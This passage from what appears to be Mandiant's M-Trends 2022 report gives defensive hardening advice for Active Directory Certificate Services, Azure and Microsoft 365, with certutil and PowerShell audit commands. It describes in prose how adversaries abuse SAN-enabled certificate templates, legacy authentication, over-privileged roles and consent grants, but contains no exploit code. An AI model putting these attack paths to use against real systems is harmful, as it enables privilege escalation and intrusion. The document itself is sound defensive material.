- Plaintext passwords are not cached for Windows Digest authentication or default credential delegation (CredSSP), regardless of the endpoint’s applied policy settings.
- NTLM one-way function (NTOWF) is blocked.
- DES and RC4 cannot be used for Kerberos pre-authentication (Server 2012 R2 or higher).
- Accounts cannot be used for either constrained or unconstrained delegation


For privileged accounts that do not explicitly require an option for delegation, Mandiant recommends enabling “Account is sensitive and cannot be delegated” within the “Account” tab for the accounts using Active Directory Users and Computers. This setting will restrict the account accordingly.



Certificate template permits Domain Admin escalation

Active Directory Certificate Services (AD CS) is a Microsoft platform that offers public key infrastructure (PKI) functionality to facilitate capabilities such as Encrypting File System (EFS), domain authentication, digital signatures and email security. AD CS Certification Authorities (CA) issue certificates based on the Certificate Signing Request (CSR) from the user or machine based on published templates. Templates define parameters such as certificate validity, certificate usage and application policy permissions for security principals.

A common misconfiguration that Mandiant observed was certificate templates that could permit the requestor to specify a subject alternate name (SAN). If a template enables certificate requests with both domain authentication and a SAN, an authenticated domain user could potentially request and receive a certificate with a privileged account included as a SAN. The authenticated domain user could then access domain-based resources within the context of the privileged user.



Recommended hardening configurations to secure Microsoft Certificate Authority (CA) servers:

- Treat CAs and subordinate CAs as Tier 0 assets and enforce logon restrictions to minimize the scope of accounts with elevated access for certificate servers.
- Enforce multi-factor authentication (MFA) for CA management access.
- Review published certificate templates to ensure that suspicious or malicious templates have not been introduced.

Figure 9. Windows command line program to Display Published Templates.

certutil.exe -TCAInfo

- Review the security permissions assigned to all published certificate templates and validate the scope of enrollment and write permissions delegated to security principals.

Figure 10. Windows command line program to Display Permissions of Published Templates.

certutil.exe -v -dsTemplate

- Enforce manager approvals for certificate signing request (CSR) templates that allow for a SAN.
- Review certificate policies to verify if the EDITF_ATTRIBUTESUBJECTALTNAME2 configuration is included. This configuration within a certificate policy allows for a certificate authority to permit SAN information to be included as part of the certificate signing request. This setting applies to the entire certificate authority, and all other certificate templates issued by that certificate authority.

Figure 11. Windows command line program to Validate the Existence of the Flag EDITF_ATTRIBUTESUBJECTALTNAME2.

certutil.exe -getreg policy

- For the use of templates with sensitive Enhanced Key Usage (EKU), limit enrollment permissions to predefined users or groups. Certificates with EKU can be used for multiple purposes.
- Audit and review the NTAAuthCertificates container in Active Directory to validate the referenced CA certificates. The NTAAuthCertificates AD object defines CA certificates that enable authentication within Active Directory. This object has an array of trusted CA certificates. Before authenticating a principal, AD checks the NTAAuthCertificates object entry for the CA specified in the authenticating certificate's issuer field to validate the authenticity of the CA.
- Protect CA private keys at the hardware level using a Hardware Security Module (HSM) to avoid private key theft that uses DPAPI backup protocols.
- Enable audit logging for certificate services on CA servers and monitor the certificate enrollment process and CA backup events.
- Monitor Domain Controller certificate-based authentication events.
- Use public tools such as PSPKIAudit to validate and identify misconfigurations in certificate templates

Microsoft Azure and Microsoft 365 Configuration Risks

Throughout 2021, many organizations continued to expand the scope of migrating applications, services and data from off-premises to cloud-hosted infrastructure. Adversaries correspondingly augmented their efforts in developing novel and sophisticated techniques to target identities and data housed in cloud environments such as Microsoft Azure and Microsoft SaaS platforms (Microsoft 365).

Identities without multi-factor authentication (MFA) enforcement resulted in unauthorized access

Mandiant continued to observe that organizations not enforcing multi-factor authentication (MFA) to protect identities and access to cloud-based infrastructure fell victim to adversaries using either stolen credentials or password spraying to gain unauthorized access to cloud-hosted applications and data. Not only were adversaries using these techniques to target cloud-based resources; on-premises applications were also susceptible. Such applications included VPN gateways, remote access services, virtual desktop infrastructure (VDI) and email and messaging services.

Mandiant recommends that organizations not only enforce strong and complex password policies for accounts, but require the use of MFA to access external-facing resources from remote or untrusted locations. Organizations can use Azure AD features such as Conditional Access policies (CAPs) to enforce MFA and Azure AD password protections to restrict the use of known or weak passwords commonly susceptible to password-spraying attacks.

Legacy authentication to bypass MFA in Azure AD

One of the most common methods used by attackers to gain access to Azure tenants is credential theft or password spraying with legacy authentication protocols. Legacy authentication protocols do not support MFA and (if enabled) can be used to gain access to hosted data and resources via Azure AD.

Some commonly known legacy authentication protocols that can be used to gain access to Microsoft 365 include:

- Exchange Active Sync (EAS)
- Autodiscover
- IMAP4
- MAPI over HTTP (MAPI/HTTP)
- Offline Address Book (OAB)
- Outlook Service
- POP3
- Reporting Web Services
- Exchange Representational State Transfer (REST)
- Outlook Anywhere (RPC over HTTP)
- Authenticated SMTP
- ActiveSync

Modern authentication capabilities include multi-factor authentication (MFA) using smart cards, certificate-based authentication (CBA) and third-party SAML identity providers. Modern authentication is based on the Active Directory Authentication Library (ADAL) and OAuth v2.0. Mandiant recommends that organizations determine if legacy authentication protocols are enabled for Microsoft 365 access, and implement either the [Security Defaults](#) feature or [Conditional Access policies](#) that disable legacy authentication protocols and enforce modern authentication.

Accounts or applications that require basic (legacy) authentication should have Conditional Access policies enforced to restrict use to trusted IP ranges. In the long-term, accounts and applications should be upgraded to support modern authentication.

Figure 12. PowerShell cmdlet to Verify the Modern Authentication Settings for a M365 Tenant.

```
Get-OrganizationConfig | Format-Table -Auto Name,OAuth*
```

Privileged Identities Synced from On-Premises Infrastructure

Mandiant continued to observe adversaries compromising on-premises accounts configured with global administrative (or elevated) permissions within Azure AD, enabling vertical movement from on-premises to the cloud. In many instances, organizations had conditional access policies configured to not require MFA when accessing Azure from trusted IP ranges (correlating to the IP ranges used for on-premises configurations). Once an adversary had access to the on-premises infrastructure, they could move vertically to the cloud, create new accounts and further expand the scope of their access.

Mandiant recommends that organizations review the scope of on-premises accounts synced to Azure AD and have the Global Administrator role (and additional elevated roles) assigned. If accounts are assigned elevated roles, organizations should either configure them as dedicated cloud-only accounts (that require MFA regardless of location) or use Microsoft Privileged Identity Management (PIM) to enforce both time- and approval-based role assignments.

Relaxed firewall rules on cloud-hosted virtual machines

Overly permissive firewall rules were another common trend observed in 2021. They allowed an adversary to remotely access external-facing virtual machines hosted in cloud tenants. An adversary that remotely accesses virtual machines can extract data, deploy ransomware binaries or malicious backdoors and either move laterally within the cloud tenant or vertically to on-premises infrastructure.

Mandiant recommends that organizations filter the scope of network traffic that can flow in and out of virtual network subnets and network interfaces using a stringent Azure network security group. A network security group contains security rules that allow or deny inbound network traffic to, or outbound network traffic from, several types of Azure components.



A Bastion Host is an external-facing server intended to provide access to a private network from an external network, such as the Internet being used to remotely manage cloud based resources.

Unused ports and protocols should be removed; threat actors can use them to gain initial access, move laterally, and potentially steal sensitive data. At a minimum, ports and protocols commonly used for remote management should be blocked from external networks. Example ports and protocols include:

- SMB (TCP/445, TCP/135, TCP/139)
- Remote Desktop Protocol (TCP/3389)
- Windows Remote Management (WinRM)/Remote PowerShell (TCP/80, TCP/5985, TCP/5986)
- Windows Management Instrumentation (WMI)(dynamic port range assigned through Distributed Component Object Model (DCOM))

As a best practice, if remote access to virtual machines running in cloud tenants is required, organizations should use bastion hosts to govern connectivity.

Overly-permissive roles assigned to non-privileged users

Azure role-based access control (RBAC) is the control point for authorization to access Azure resources. To provide access, roles need to be assigned to either cloud-only or synchronized accounts. In 2021, Mandiant observed overly-permissive roles being assigned to non-privileged accounts. Once compromised, these non-privileged accounts were used by adversaries to elevate privileges to move laterally, compromise additional accounts and resources and access data housed in either Azure or on-premises infrastructure. Azure subscription roles commonly exploited by adversaries include:

- **The Contributor role**, used to manage and make changes over resources contained within the subscription. Adversaries can abuse this role to extract data from resources such as databases and storage accounts within a subscription
- **The Virtual Machine Contributor role**, used to manage all virtual machines. Adversaries can abuse this role using various tactics, such as via the Azure Run Command interface to deploy backdoors or ransomware, extract credentials and data and move vertically to on-premises infrastructure. Adversaries can also delete virtual machine instances using this role and impact the availability of applications and services accessible using virtual machines.
- **The Application Administrator role** is used to manage applications registered within Azure AD. Adversaries can abuse this role by configuring and associating passwords or certificates with applications for persistent access and to elevate privileges within an Azure tenant.
- **The Application Impersonation role** in Exchange Online, used by adversaries to read and send emails as any user within an Microsoft 365 subscription.

Mandiant recommends that organizations transition away from assigning permanent privileged roles to designated accounts and focus on integrating a just-in-time method for approving and assigning elevated roles. Within Azure, Microsoft PIM is a scalable solution that provides both time and approval-based role assignments, integrated with access criteria and full auditing capabilities.

Illicit consent grants attacks

Adversaries often create and register malicious applications with Azure to attempt to gain persistent access to data and applications such as Exchange Online. Mandiant observed adversaries exploiting this method of access when organizations had allowed non-privileged users to approve consents for external applications to access data housed in Azure or Microsoft 365. Adversaries could use a phishing attack to trick a user into providing the consent required for this level of access. Once a malicious application has been granted consent, it collects the access token and has account-level access to data without the need for the user's credentials.

Mandiant recommends that organizations review their Azure and Microsoft 365 subscription configuration settings and verify hardening settings:

- Enforce user-consent settings so users cannot consent to allow third-party application access. Application consents can also be restricted to only allow applications from verified publishers or for specific low-risk permissions.
- Regularly review consented permissions for external applications.
- Implement an application governance policy to monitor third-party application behavior. [Microsoft Cloud App Security \(MCAS\)](#) can be used to detect risky OAuth Applications and to review application permissions in the Azure portal.

Risky Azure API permissions delegated to single or multi-tenant applications

An Azure registered application can use applications or delegated permissions without an interactive user signed into the application. Such permissions require administrator consent. After an administrator provides consent, the permissions are assigned to the service principal associated with the application.

In 2021, Mandiant identified instances where an adversary compromised an account assigned the Application Administrator role in Azure, which gave the adversary a way to gain persistent access. They could add either an application or service principal credential (password or certificate) to use the legitimate permissions assigned to the application. In some instances, the applications were assigned permissions within multiple Azure (consumer) tenants, opening the pathway for a supply chain attack. The adversary could pose as an authorized (trusted) application and move laterally across various consumer tenants.

Mandiant recommends that organizations review the API permissions assigned to applications and understand the scope of permissions assigned to registered applications in Azure. Application behavior can be monitored using playbooks. Use Azure native features such as [Azure Monitor Workbooks](#) to analyze application usage. Azure Monitor Workbooks can be used for data analysis and to create visualization reports. Organizations should also perform periodic reviews of both applications and service principals configured with credentials and proactively rotate the credentials periodically.

Figure 13. PowerShell cmdlet to Verify Applications with Credentials Configured.

```
$Applications = Get-AzureADApplication -All $True  
foreach ($Applications in $Applications){  
  if ($Applications.PasswordCredentials.Count -ne 0 -or $Applications.KeyCredentials.Count -ne 0){  
    Write-Host 'Display Name::'$Applications.DisplayName  
    Write-Host 'Password Count::' $Applications.PasswordCredentials.Count  
    Write-Host 'Key Count::' $Applications.KeyCredentials.Count  
  }  
}
```

Figure 14: PowerShell cmdlet to Verify Service Principals with Credentials Configured.

```
$SP = Get-AzureADServicePrincipal -All $true  
foreach ($SP in $SP){  
  if ($SP.PasswordCredentials.Count -ne 0 -or $SP.KeyCredentials.Count -ne 0){  
    Write-Host 'Service principal Display Name::'$SP.DisplayName  
    Write-Host 'Password Count::' $SP.PasswordCredentials.Count  
    Write-Host 'Key Count::' $SP.KeyCredentials.Count  
  }  
}
```

CONCLUSION

The cyber threat landscape is vast and deep and regularly influenced by the world around us. When the COVID-19 pandemic began, we observed an uptick in targeting of healthcare and research and development. Now, at the time of publishing *M-Trends 2022*, the situation unfolding in Ukraine shows how tightly the geopolitical and cyber worlds are intertwined.

Our mission at Mandiant is to ensure every organization is secure from cyber threats and confident in their readiness. The annual *M-Trends* report represents significant effort towards advancing that mission with the use of data and learnings from our incident response engagements.

The global median dwell time is now 21 days, down from 24 days last year, which is a downward trend we like to see. A trend we don't like to see is the continued use of ransomware and multifaceted extortion. With low risks and barrier to entry and high rewards, we see this as an ongoing threat posing a risk to every organization.

Preparation is vital not just for ransomware but all types of attacks, whether through red teaming, tabletop exercises, training or other techniques. Sound fundamentals, such as vulnerability and patch management, least privilege and hardening also play a role in building strong defenses. Our case study involving coinminers illustrates the value of logging and following up on alerts, since the investigation eventually led to even more significant threats.

The heart of any cyber defense capability is the intelligence that drives it, and the best threat intelligence is gleaned directly from the frontlines. Mandiant will continue to share its frontline knowledge in *M-Trends* to improve our collective security awareness, understanding and capabilities—and to ensure that organizations can stay relentless in their cyber security efforts.

Learn more at www.mandiant.com

Mandiant

11951 Freedom Dr, 6th Fl, Reston, VA 20190
(703) 935-1700
833.3MANDIANT (362.6342)
info@mandiant.com

About Mandiant

Since 2004, Mandiant® has been a trusted partner to security-conscious organizations. Today, industry-leading Mandiant threat intelligence and expertise drive dynamic solutions that help organizations develop more effective programs and instill confidence in their cyber readiness.

MANDIANT